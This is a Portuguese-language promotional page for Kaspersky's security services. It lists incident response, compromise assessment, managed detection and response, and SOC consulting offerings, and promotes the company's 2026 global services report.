Reconhecida por oferecer Serviços de segurança no mundo todo, a equipe vai além da interação com clientes, descobrindo novos TTPs, enriquecendo a estrutura do MITRE ATT&CK, desenvolvendo ferramentas exclusivas e aprimorando as capacidades de detecção nos produtos da Kaspersky. Eles também compartilham seu conhecimento em webinars, relatórios e treinamentos para ajudar profissionais a se manterem à frente das ameaças.



Kaspersky Incident Response
Forense digital, resposta a incidentes e análise de malware
Saiba mais

Kaspersky Compromise Assessment
Detecção de comprometimento e rastreamentos de ataques passados.
Saiba mais

Kaspersky Security Assessment
Exercícios práticos sobre como um inimigo poderia violar a segurança
Saiba mais

Kaspersky Managed Detection and Response
Monitoramento contínuo, detecção e resposta
Saiba mais

Kaspersky SOC Consulting
Estabeleça seu próprio SOC ou melhore suas operações de segurança existentes.
Saiba mais

Kaspersky Digital Footprint Intelligence
Monitoramento de seus ativos digitais para detectar ameaças externas.
Saiba mais

Reconhecimento global

Os produtos e soluções da Kaspersky passam por constantes testes e revisões independentes, alcançando frequentemente os melhores resultados, reconhecimento e prêmios. Nossas tecnologias e processos são periodicamente avaliados e verificados pelas organizações de análise mais respeitadas do mundo. A mais testada. A mais premiada.

"Anatomia de um mundo cibernético", Relatório global do Kaspersky Security Services 2026

Relatório global do Kaspersky Security Services

#kaspersky
#truetobusiness

Anatomia de um mundo cibernético



kaspersky

www.kaspersky.com.br

© 2026 AO Kaspersky Lab. As marcas registradas e de serviço pertencem aos seus respectivos proprietários.